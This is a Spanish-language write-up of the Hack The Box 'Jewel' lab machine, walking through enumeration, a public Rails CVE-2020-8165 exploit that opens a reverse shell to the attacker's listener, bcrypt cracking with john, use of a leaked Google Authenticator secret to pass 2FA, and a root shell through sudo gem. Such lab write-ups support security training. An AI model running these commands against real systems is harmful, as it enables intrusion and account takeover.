


1. Enumeración

Realizamos un ping a la máquina víctima y parece que estamos ante una máquina Linux.

```
/home/parrot/HTB/jewel ✔ # ping -c 1 10.10.10.211
PING 10.10.10.211 (10.10.10.211) 56(84) bytes of data.
64 bytes from 10.10.10.211: icmp_seq=1 ttl=63 time=36.9 ms
```

Realizamos un escáner exhaustivo de puertos.

```
File: targeted

# Nmap 7.92 scan initiated Mon Sep 26 19:03:12 2022 as: nmap -sCV -v -n -p 22,8000,8080 -oN targeted 10.10.10.211
Nmap scan report for 10.10.10.211
Host is up (0.037s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 fd:80:8b:0c:73:93:d6:30:dc:ec:83:55:7c:9f:5d:12 (RSA)
|   256 61:99:05:76:54:07:92:ef:ee:34:cf:b7:3e:8a:05:c6 (ECDSA)
|_  256 7c:6d:39:ca:e7:e8:9c:53:65:f7:e2:7e:c7:17:2d:c3 (ED25519)
8000/tcp open  http    Apache httpd 2.4.38
|_http-server-header: Apache/2.4.38 (Debian)
|_http-generator: gitweb/2.20.1 git/2.20.1
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
| http-title: 10.10.10.211 Git
|_Requested resource was http://10.10.10.211:8000/gitweb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
8080/tcp open  http    nginx 1.14.2 (Phusion Passenger 6.0.6)
|_http-server-header: nginx/1.14.2 + Phusion Passenger 6.0.6
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: BL0G!
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
Service Info: Host: jewel.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep 26 19:03:26 2022 -- 1 IP address (1 host up) scanned in 14.18 seconds
```

Con la información obtenida, detectamos un dominio (“jewel.htb”). Lo metemos en nuestro /etc/hosts por si se está aconteciendo virtual hosting.


```
  GNU nano 5.4                                /etc/hosts
# Host addresses
127.0.0.1  localhost
127.0.1.1  parrot-vmwarevirtualplatform
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters


10.10.10.211 jewel.htb
```

Revisamos la web http://jewel.htb:8000/gitweb/

Vemos una dirección de correo: kay.sievers@vrfy.org. Por el dominio al que pertenece, no parare que nos vaya a ser útil, pero nunca se sabe.


Revisamos la web con Wappalyzer. Vemos las tecnologías Perl, git y gitweb.



2. Análisis de vulnerabilidades

Comprobamos si gitweb tiene algún exploit conocido. Esta vez, no hay suerte.

Intentamos ver si es vulnerable a “directory path trasversal”. Pero parece que no.




Tampoco hemos conseguido realizar un RFI.


Inspeccionamos la web, y vemos un fichero bd.sql. Dentro vemos los siguientes hashes.

```
COPY public.users (id, username, email, created_at, updated_at, password_digest) FROM stdin;
1	bill	bill@mail.htb	2020-08-25 08:13:58.662464	2020-08-25 08:13:58.662464	$2a$12$uhUssB8.HFpT4XpbhclQU.Oizufehl9qqKtmdxTXetojn2FcNncJW
2	jennifer	jennifer@mail.htb	2020-08-25 08:54:42.8483	2020-08-25 08:54:42.8483	$2a$12$ik.0o.TGRwMgUmyOR.Djzuyb/hjisgk2vws1xYC/hxw8M1nFk0MQy
\.
```


Tenemos webs como https://www.tunnelsup.com/hash-analyzer/ que nos indican el tipo de hash al que nos estamos enfrentando. En nuestro caso, son bcrypt.




Probamos a meterlos en CrackStation pero no obtenemos resultados.



Guardamos los dos hashes e intentamos romperlos con john. Ya adelanto, que tras un par de horas no fui capaz (aunque nos serán de utilidad más tarde como ya veremos).




Inspeccionamos el Gemfie.



Vemos que se ha usado una versión de Gem Rails 5.2.2.1. Buscamos si hay vulnerabilidades. No encontramos ninguna para la versión que tenemos.

```
/home/parrot
└─ searchsploit rails
-------------------------------------------- ---------------------------------
 Exploit Title                              |  Path
-------------------------------------------- ---------------------------------
Grails PDF Plugin 0.6 - XML External Entity I | java/webapps/41466.py
PictureTrails Photo Editor GE.exe 2.0.0 - '.b | windows/dos/39518.txt
Rails 5.0.1 - Remote Code Execution           | ruby/webapps/48716.rb
Rails 5.2.1 - Arbitrary File Content Disclosu | multiple/webapps/46585.py
Ruby on Rails - Development Web Console (v2)  | ruby/remote/39792.rb
Ruby On Rails - DoubleTap Development Mode se | linux/remote/46785.rb
Ruby on Rails - Dynamic Render File Upload /  | multiple/remote/40561.rb
Ruby on Rails - JSON Processor YAML Deseriali | multiple/remote/24434.rb
Ruby on Rails - Known Secret Session Cookie R | multiple/remote/27527.rb
Ruby on Rails - XML Processor YAML Deserializ | multiple/remote/24019.rb
Ruby on Rails 1.2.3 To_JSON - Script Injectio | linux/remote/30089.txt
Ruby on Rails 2.3.5 - 'protect_from_forgery'  | linux/remote/33402.txt
Ruby on Rails 3.0.5 - 'WEBrick::HTTPRequest'  | multiple/remote/35352.rb
Ruby on Rails 4.0.x/4.1.x/4.2.x (Web Console  | multiple/remote/41689.rb
Ruby on Rails ActionPack Inline ERB - Code Ex | ruby/remote/40086.rb
-------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

La versión a la que nos enfrentamos salió en 2020. Buscamos en CVE Mitre, si existen vulnerabilidades https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=rails



3. Explotación y acceso

Buscamos en “San Google” y encontramos un enlace interesante (https://github.com/AssassinUKG/CVE-2020-8165). Posteriormente veremos que este exploit esta basado en este otro https://github.com/masahiro331/CVE-2020-8165

Nos los descargamos. Nos ponemos en escucha con nc por el puerto 443 y ejecutamos.

```
/home/parrot/HTB/jewel
python3 exploit.py 10.10.10.211 10.10.14.63:443

 _____ __ __ _____ -2020-8165
((   \\ // ||==
 \\__  \V/  ||___

Creds:
User: stev106118
Email: stev106118@gmail.com
Pass: Pas$w8rD!1

[+] Creating account and loggin in
[+] Success, calling shell
```

```
/home/parrot
nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.63] from (UNKNOWN) [10.10.10.211] 47858
bash: cannot set terminal process group (798): Inappropriate ioctl for device
bash: no job control in this shell
bill@jewel:~/blog$ whoami
whoami
bill
bill@jewel:~/blog$
```

4. Escalada de privilegios

Tras conseguir acceso, hacemos el tratamiento de la TTY habitual y hacemos un reconocimiento del sistema.

Vemos que la IP corresponde con la máquina víctima, por lo que no se están aplicando contenedores.

```
bill@jewel:~/blog$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:37:a5 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.211/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:37a5/64 scope global dynamic mngtmpaddr
       valid_lft 86397sec preferred_lft 14397sec
    inet6 fe80::250:56ff:feb9:37a5/64 scope link
       valid_lft forever preferred_lft forever
```

Permisos de sudoer, no tenemos la clave del usuario aun.

```
bill@jewel:~/blog$ sudo -l
[sudo] password for bill:
That is no basis for supreme executive power!
```

No pertenecemos a ningún grupo interesante

```
bill@jewel:~$ id
uid=1000(bill) gid=1000(bill) groups=1000(bill)
```

Nos movemos al directorio de usuario y hacemos un pequeño reconocimiento y vemos el directorio blog.

```
bill@jewel:~$ ls
blog  user.txt
```

Vemos el fichero bd.sql que habíamos visto antes con el mismo contenido.

```
bill@jewel:~$ ls -la blog
total 108
drwxr-xr-x 15 bill bill 4096 Sep 17  2020 .
drwxr-xr-x  6 bill bill 4096 Sep 17  2020 ..
drwxr-xr-x 10 bill bill 4096 Aug 26  2020 app
-rw-r--r--  1 bill bill 5493 Aug 26  2020 bd.sql
```

Revisamos si hay más ficheros .sql en el sistema que puedan ser backups (excluimos el directorio /usr/share/ que en esta máquina hay muchos ficheros).

```
bill@jewel:~$ find / -name *.sql ! -path "/usr/share/*" 2>/dev/null
/var/backups/dump_2020-08-27.sql
/home/bill/blog/bd.sql
```

Leemos el contenido del fichero dump_2020-08-27.sql y vemos unos hashes distintos a los encontrados en la web del Git. Intentamos crackearlos con John y estaba vez conseguimos la clave “spongebob”.

```
└─ john -w:/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:06 0,00% (ETA: 2022-10-09 06:19) 0g/s 10.60p/s 21.20c/s 21.20C/s shadow..beautiful
spongebob        (?)
```

Intentamos escalar privilegios con sudo su, pero nos da un error. Parece que debemos usar un código de verificación (2FA).

```
bill@jewel:~$ sudo su
[sudo] password for bill:
Verification code:
It can only be attributed to human error.
[sudo] password for bill:
Have you considered trying to match wits with a rutabaga?
[sudo] password for bill:
sudo: 3 incorrect password attempts
```

Si miramos en el directorio del usuario vemos un fichero .google_autenticator.

```
bill@jewel:~$ ls -la
total 60
drwxr-xr-x  6 bill bill 4096 Sep 27 18:45 .
drwxr-xr-x  3 root root 4096 Aug 26  2020 ..
lrwxrwxrwx  1 bill bill    9 Aug 27  2020 .bash_history -> /dev/null
-rw-r--r--  1 bill bill  220 Aug 26  2020 .bash_logout
-rw-r--r--  1 bill bill 3526 Aug 26  2020 .bashrc
drwxr-xr-x 15 bill bill 4096 Sep 17  2020 blog
-rw-r--r--  1 bill bill 7828 Sep 27 18:34 dump_2020-08-27.sql
drwxr-xr-x  3 bill bill 4096 Aug 26  2020 .gem
-rw-r--r--  1 bill bill   43 Aug 27  2020 .gitconfig
drwx------  3 bill bill 4096 Aug 27  2020 .gnupg
-r--------  1 bill bill   56 Aug 28  2020 .google_authenticator
```

```
bill@jewel:~$ cat .google_authenticator
2UQI3R52WFCLE6JTLDCSJYMJH4
" WINDOW_SIZE 17
" TOTP_AUTH
```

Buscamos como podemos generar un código para Google Authenticator.

https://askubuntu.com/questions/182498/google-authenticator-for-desktop

Simply install the small command line utility `oathtool`.

```
sudo apt-get install oathtool
```

Then run such a command to get a one time password:

```
oathtool --totp -b YOURSECRET
```

Lo instalamos en nuestra máquina atacante y ejecutamos la herramienta con el secreto del usuario.

```
/home/parrot/HTB/jewel ✓ 7s #
└─ oathtool --totp -b 2UQI3R52WFCLE6JTLDCSJYMJH4
289459
```

Intentamos de nuevo revisar los permisos de sudoers y vemos que tenemos permisos sobre el ejecutable gem.

```
bill@jewel:~$ sudo -l
[sudo] password for bill:
Verification code:
Matching Defaults entries for bill on jewel:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    insults

User bill may run the following commands on jewel:
    (ALL : ALL) /usr/bin/gem
bill@jewel:~$
```

Revisamos si en https://gtfobins.github.io existe una forma de escalar privilegios.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

This requires the name of an installed gem to be provided (`rdoc` is usually installed).

```
sudo gem open -e "/bin/sh -c /bin/sh" rdoc
```

Modificamos el comando para generar una bash y ejecutamos. Obtenemos acceso como root.

```
bill@jewel:~$ sudo gem open -e "/bin/bash -c /bin/bash" rdoc
root@jewel:/usr/lib/ruby/gems/2.5.0/gems/rdoc-6.0.1# whoami
root
```